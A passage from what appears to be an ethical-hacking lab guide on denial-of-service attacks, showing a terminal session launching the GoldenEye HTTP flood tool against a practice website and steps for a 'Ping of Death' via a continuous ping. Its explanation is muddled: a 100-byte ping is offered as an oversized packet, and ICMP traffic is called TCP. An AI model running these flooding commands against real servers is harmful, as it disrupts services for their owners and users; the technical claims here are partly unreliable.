
```
zsh: corrupt history file /home/mugdha/.zsh_history
[mugdha@kali)-[~]
$ sudo su
[sudo] password for mugdha:
# root@kali: /home/mugdha
# goldeneye https://cartifiedhacker.com
/usr/bin/goldeneye:8: SyntaxWarning: invalid escape sequence '\_'
| $ $ \_ / \$\$\$\$ | $ $ /\$\$\$\$ /\$\$\$\$ | $ $ /$/
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
```

6 . Ping Of Death :


The Ping of Death (PoD) is a type of Denial of Service (DoS) attack where the attacker sends malicious, oversized ICMP (ping) packets to a target system, causing it to crash, freeze, or reboot.

Steps :


- 1 . Open command prompt (cmd) and type command Command –: ping -l 100 certifiedhacker.com -t**
- 2 . Open wireshark it will start capturing TCP packets.**



1.1



1.2



1.3